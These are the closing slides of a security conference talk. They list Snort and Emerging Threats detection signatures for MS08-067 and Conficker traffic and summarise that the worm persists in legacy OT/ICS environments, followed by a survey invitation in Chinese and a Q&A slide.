- 14782 - OS-WINDOWS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization stack overflow attempt
 - ✓ Snort Community rule
 - ✓ MS08-067 exploit
- 2009201 - ET TROJAN Conficker.b Shellcode
 - ✓ Emerging Threats open rule
 - ✓ Conficker shellcode through SMB port
- 2009024 - ET TROJAN Downadup/Conficker A or B Worm reporting
 - ✓ Emerging Threats open rule
 - ✓ Conficker HTTP traffic which communicate with attacker hosts

Conclusion

Conclusion

- We found there is **MS08-067 exploitation traffic** from our hunting engines
- Most of the traffic is **related to Conficker worm**, which seems to spread for over 15 years
- From the collected information, we also found there were high percentage **OT/ICS industries** still use **legacy systems** and **detected Conficker** in environments
- Based on the detailed analysis of the MS08-067 attack events, the proposed mitigations should work.



感謝您參加講座， 掃描QR Code填寫問券即可到Q106攤位上玩遊戲得好禮



Q&A Session

Thank You

Keep the operation running!

